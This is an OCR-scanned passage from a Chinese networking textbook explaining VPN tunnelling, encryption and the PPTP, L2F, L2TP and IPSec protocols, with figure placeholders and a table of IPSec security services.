


图 8-9 隧道

包重新封装在新的包头中发送。新的包头提供了路由信息,从而使封装的负载数据能够通过互联网络传递。

被封装的数据包在隧道的两个端点之间通过公共互联网络进行路由。被封装的数据包在公共互联网络上传递时所经过的逻辑路径称为隧道。一旦到达网络终点,数据将被解包并转发到最终目的地。

8.4.3 加密

加密的基本思想是在协议栈的任意层对数据或报文头进行加密,由于所选算法极为保密,故难以破解,从而有效保护传输的信息。考虑到该技术已经成熟且广泛应用于诸多领域的信息加密传输,VPN 可直接利用现有加密技术。

由于 VPN 实际上是通过软件实现的技术,因此 VPN 加密的载体也是多方面的,包括路由器(路由器实现 VPN 功能)、防火墙(防火墙实现 VPN 功能)、专用 VPN 硬件(加密通过硬件实现,提高安全效率)。VPN 加密技术发展趋势是实现端到端的安全,这样才能真正确保完全的加密。

8.4.4 实现 VPN 的隧道技术

为了能在公网中形成企业专用的链路网络,VPN 采用了 Tunneling 技术,模拟点到点连接技术,依靠 ISP 和其他的网络服务提供商在公网中建立自己专用的 Tunneling,让数据包通过隧道传输。

网络隧道技术是利用一种网络协议传输另一种网络协议,也就是将原始网络信息进行再次封装,并在两个端点之间通过公共互联网络进行路由,从而保证网络信息传输的安全性。它主要利用网络隧道协议来实现这种功能,具体包括第二层隧道协议和第三层隧道协议。

第二层隧道协议,在链路层进行,先把各种网络协议封装到 PPP 包中,再把整个数据包装入隧道协议中,这种经过两层封装的数据包由第二层协议进行传输。第二层隧道协议有以下几种:PPTP(point-to-point tunneling protocol)、L2F(layer 2 forwarding)、L2TP(layer two tunneling protocol)。

第三层隧道协议,在网络层进行,把各种网络协议直接装入隧道协议中,形成的数据包

依靠第三层协议进行传输。第三层隧道协议有以下几种：IPSec(IP security)是目前最常用的 VPN 解决方案，GRE(general routing encapsulation)。

隧道技术包括数据封装、传输和解包在内的全过程。

封装是构建隧道的基本手段，它使得 IP 隧道实现了信息隐蔽和抽象。封装器建立封装报头，并将其追加到纯数据包的前面。当封装的数据包到达解包器时，封装报头被转换回纯报头，数据包被传送到目的地。

隧道的封装具有以下特点：源实体和目的实体不知道任何隧道的存在；在隧道的两个端点使用该过程，需要封装器和解包器两个新的实体；封装器和解包器必须相互知晓，但不必知道在它们之间的网络上的任何细节。

8.4.5　PPTP 协议

点对点隧道协议(PPTP) 是常用的协议，主要是因为微软的服务器操作系统占有很大的市场份额。PPTP 是点对点协议(PPP)的扩展，而 PPP 是为在串行线路上进行拨入访问而开发的。PPTP 在 Windows 2000 中已完全实现，它将 PPP 帧封装成 IP 数据报，以便在基于 IP 的互联网上传输。

PPTP 允许对多协议通信进行加密，然后封装在 IP 标头中，以通过 IP 网络发送。PPTP 可以用于远程访问连接和站点到站点的 VPN 连接，使用 Internet 作为 VPN 的公用网络时，PPTP 服务器是启用 PPTP 的 VPN 服务器，一个接口在 Internet 上，另一个接口在 Intranet 上。

PPTP 将 PPP 帧封装在 IP 数据报中，以便通过网络传输。PPTP 使用 TCP 连接进行隧道管理，使用修订版的通用路由封装(GRE)封装隧道数据的 PPP 帧。封装的 PPP 帧的有效负载可以加密、压缩或加密并压缩。图 8-10 所示为包含 IP 数据报的 PPTP 数据包的结构。




图 8-10　PPTP 数据包结构

可使用 MS-CHAP V2 或 EAP-TLS 身份验证进程生成的加密密钥，通过微软点对点加密(MPPE)对 PPP 帧进行加密。VPN 客户端只有使用 MS-CHAP V2 或 EAP-TLS 身份验证协议才能对 PPP 帧的有效负载进行加密。PPTP 利用基础 PPP 加密并封装以前加密的 PPP 帧。

8.4.6　L2F 协议

L2F 是 Cisco 公司提出的隧道技术。作为一种传输协议，L2F 支持拨号接入服务器，将拨号数据流封装在 PPP 帧内通过广域网链路传送到 L2F 服务器(路由器)。L2F 服务器把

数据包解包之后重新注入网络。与 PPTP 和 L2TP 不同,L2F 没有确定的客户方。注意,L2F 只在强制隧道中有效。

8.4.7 L2TP 协议

根据 IETF 提供的设计标准协议的建议,微软和 Cisco 设计了第二层隧道协议(L2TP)。后来,IETF 采纳这一协议,现代的 L2TP 结合了 PPTP 和 Cisco 的 L2F 协议。

1. L2TP 协议的基本原理

L2TP 是一种基于 PPP 的二层隧道协议。在由 L2TP 构建的 VPN 中,有两种类型的服务器,一种是 L2TP 访问集中器(L2TP access concentrator,LAC),它是附属在网络上的具有 PPP 端系统和 L2TP 协议处理能力的设备,LAC 是一个网络接入服务器,为用户提供网络接入服务;另一种是 L2TP 网络服务器(L2TP network server,LNS),是 PPP 端系统上用于处理 L2TP 协议服务器端部分的软件。

在 LNS 和 LAC 之间存在两种类型的连接,一种是 Tunneling 连接,它定义了一个 LNS 和 LAC 对;另一种是会话(session)连接,它复用在隧道连接之上,用于表示承载在隧道连接中的每个 PPP 会话过程。

L2TP 连接的维护以及 PPP 数据的传送都是通过 L2TP 消息的交换来完成的,L2TP 消息可以分为两种类型,一种是控制消息,另一种是数据消息。控制消息用于隧道连接和会话连接的建立与维护,数据消息用于承载用户的 PPP 会话数据包。这些消息都通过 UDP 的 1701 端口承载于 TCP/IP 之上。

2. L2TP 协议的网络组件

在 L2TP 构建的 VPN 中,网络组件包括以下三个部分。

(1) 远端系统,是要接入 VPDN 网络的远地用户和远地分支机构,通常是一个拨号用户的主机或私有网络的一台路由设备。

(2) LAC,是附属在交换网络上的具有 PPP 端系统和 L2TP 协议处理能力的设备,通常是一个当地 ISP 的 NAS,用于为 PPP 类型的用户提供接入服务。LAC 位于 LNS 和远端系统之间,用于在 LNS 和远端系统之间传递信息包。它把从远端系统收到的信息包按照 L2TP 协议进行封装并送往 LNS,同时也将从 LNS 收到的信息包进行解封装并送往远端系统。LAC 与远端系统之间采用本地连接或 PPP 链路,VPN 应用中通常为 PPP 链路。

(3) LNS,既是 PPP 端系统,又是 L2TP 协议的服务器端,通常作为一个企业内部网的边缘设备。LNS 作为 L2TP 隧道的另一侧端点,是 LAC 的对端设备,是 LAC 进行隧道传输的 PPP 会话的逻辑终止端点。通过在公网中建立 L2TP 隧道,将远端系统的 PPP 连接的另一端由原来的 LAC 在逻辑上延伸到了企业网内部的 LNS。

L2TP 是 PPTP 和 L2F 的组合,微软实现的 L2TP 依靠 IPSec 传输模式来提供加密服务。L2TP 和 IPSec 的组合称为 L2TP/IPSec,VPN 客户端和 VPN 服务器均支持 L2TP 和 IPSec,VPN 客户端支持内置在 Windows XP 等远程访问客户端中,VPN 服务器支持内置在 Windows Server 2003 系列的成员中。

3. L2TP 协议的结构

图 8-11 描述了控制通道以及 PPP 帧和数据通道之间的关系。PPP 帧在不可靠的 L2TP 数据通道上进行传输，控制消息在可靠的 L2TP 控制通道内传输。




图 8-11　L2TP 协议的结构

图 8-12 描述了 LAC 与 LNS 之间的 L2TP 数据包的封装结构。通常 L2TP 数据以 UDP 报文的形式发送；L2TP 注册了 UDP1701 端口，但是这个端口仅用于初始的隧道建立过程中；L2TP 隧道发起方任选一个空闲的端口向接收方的 1701 端口发送报文；接收方收到报文后，也任选一个空闲的端口，给发送方的指定端口回送报文。至此，双方端口选定，并在隧道保持连通的时间段内不再改变。

PPP 帧(IP 数据报)使用 L2TP 标头和 UDP 标头封装。包含 IP 数据报的 L2TP 数据包的结构如图 8-12 所示。




图 8-12　L2TP 数据包的结构

L2TP 使用以下两种信息类型：控制信息和数据信息。控制信息用于隧道和呼叫的建立、维持和清除，数据信息用于封装隧道所携带的 PPP 帧；控制信息利用 L2TP 中的一个可靠控制通道来确保发送。当发生包丢失时，不转发数据信息。应用 L2TP 协议所构建的虚拟专用网络如图 8-13 所示。




图 8-13　L2TP 构建的 VPN

4. L2TP 构建 VPN 的优势

L2TP 构建 VPN 的优势如下。

(1) 灵活的身份验证机制以及高度的安全性。L2TP 是基于 PPP 的，它继承了 PPP 的所有安全特性，并且还对隧道端点进行验证，使得通过 L2TP 传输的数据难以被攻击；根据特定的网络安全要求，还可以在 L2TP 之上采用隧道加密、端对端数据加密或应用层数据加密等来提高数据的安全性。

(2) 内部地址分配支持。LNS 可以放置于企业网的防火墙之后，它可以对远端用户的地址进行动态的分配和管理，可以支持 DHCP 和私有地址应用。远端用户所分配的地址不是 Internet 地址而是企业内部的私有地址，这样方便了地址的管理并可以增加安全性。

(3) 网络计费的灵活性。可以在 LAC 和 LNS 两处同时计费，即 ISP 处和企业处。L2TP 提供数据传输的出入包数、字节数及连接的起始、结束时间等计费数据，可以根据这些数据方便地进行网络计费。

(4) 可靠性。L2TP 协议可以支持备份 LNS，当一个主 LNS 不可达之后，LAC 可以重新与备份 LNS 建立连接，这样增加了 VPN 服务的可靠性和容错性。

(5) 统一的网络管理。L2TP 协议将很快地成为标准的 RFC 协议，有关 L2TP 的标准 MIB 也将很快地得到制定，这样可以统一地采用 SNMP 网络管理方案方便地进行网络维护与管理。

8.4.8 IPSec 协议

1. IPSec 协议的基本原理

Internet 协议安全性(IPSec)是一种开放标准的框架结构，通过使用加密的安全服务以确保在 Internet 上进行保密而安全的通信。

L2TP 等都没有解决隧道加密和数据加密的问题。IPSec 协议把多种安全技术集合到一起，可以建立一个安全、可靠的隧道。这些技术包括：Diffie Hellman 密钥交换技术，DES、RC4、IDEA 数据加密技术，哈希散列算法 HMAC、MD5、SHA，数字签名技术等。

IPSec 是一套协议包而不是一个单个的协议，这一点对于认识 IPSec 很重要。协议包主要包括 IKE 互连网密钥交换、IPSec 协议、AH 验证包头、ESP 加密数据等文件。

IPSec 给出了应用于 IP 层上网络数据安全的整套用于认证、私有性和完整性的标准协议，包括认证报头协议(authentication header，AH)、封装安全载荷协议(encapsulating security payload，ESP)、密钥交换协议(Internet key exchange，IKE)和用于认证及加密的算法如 DES、IDEA 等。

IPSec 是一个第三层 VPN 协议标准，规定了如何在对等层之间选择安全协议、安全算法和密钥交换，向上层提供访问控制、数据源验证、数据加密等安全服务。各协议之间的关系如图 8-14 所示。

(1) AH 为 IP 数据包提供无连接的数据完整性和数据源身份认证，同时具有防重放攻击的能力。数据完整性校验通过消息认证码(如 MD5)产生的校验值来保证；数据源身份认证通过在待认证的数据中加入一个共享密钥来实现；AH 报头中可以防止重放攻击。




图 8-14　IPSec 体系结构

(2) ESP 为 IP 数据包提供数据的保密性(通过加密机制)、无连接的数据完整性、数据源身份认证以及防重放攻击保护。与 AH 相比,数据保密性是 ESP 的新增功能,数据源身份认证、数据完整性检验以及重放保护都是 AH 可以实现的。

(3) AH 和 ESP 可以单独使用,也可以配合使用。通过这些组合模式,可以在两台主机、两台安全网管(防火墙和路由器)或者主机与安全网关之间配置多种灵活的安全机制。

(4) 解释域 DOI 将所有的 IPSec 协议捆绑在一起,是 IPSec 安全参数的主要数据库。

(5) 密钥管理包括 IKE 协议和安全联盟(SA)等部分。IKE 在通信系统之间建立安全联盟,提供密钥管理和密钥确定的机制,是一个产生和交换密钥材料并协调 IPSec 参数的框架。IKE 将密钥协商的结果保留在 SA 中,供 AH 和 ESP 以后通信时使用。

AH 和 ESP 都支持两种模式:传输模式和隧道模式。

传输模式 IPSec 主要对上层协议提供保护,通常用于两个主机之间端到端的通信。

隧道模式 IPSec 提供对所有 IP 包的保护,主要用于安全网关之间,可以在 Internet 上构成 VPN。使用隧道模式,在防火墙之后内部网的一组主机可以不实现 IPSec 而参加安全通信。局域网边界的防火墙上的 IPSec 软件会建立隧道模式 SA,主机产生的未保护的包通过隧道连到外部网络。IPSec 提供的安全业务如表 8-1 所示。

表 8-1　IPSec 安全业务

安全业务 \ 协议	AH(认证)	ESP(加密)	ESP(加密和认证)
访问控制	√	√	√
无连接数据完整性	√		√
数据来源认证	√		√
对重发数据的拒绝	√	√	√
保密性		√	√
有限流业务的保密性		√	√

2. IPSec 协议的结构

IPSec 包括 3 个基本协议：AH 协议为 IP 包提供信息源验证和完整性保证；ESP 协议提供加密保证；ISAKMP 协议提供双方交流时的共享安全信息。ESP 和 AH 都有相关的一系列支持文件，规定了加密和认证的算法。DOI 通过一系列命令、算法、属性、参数来连接所有的 IPSec 组文件。

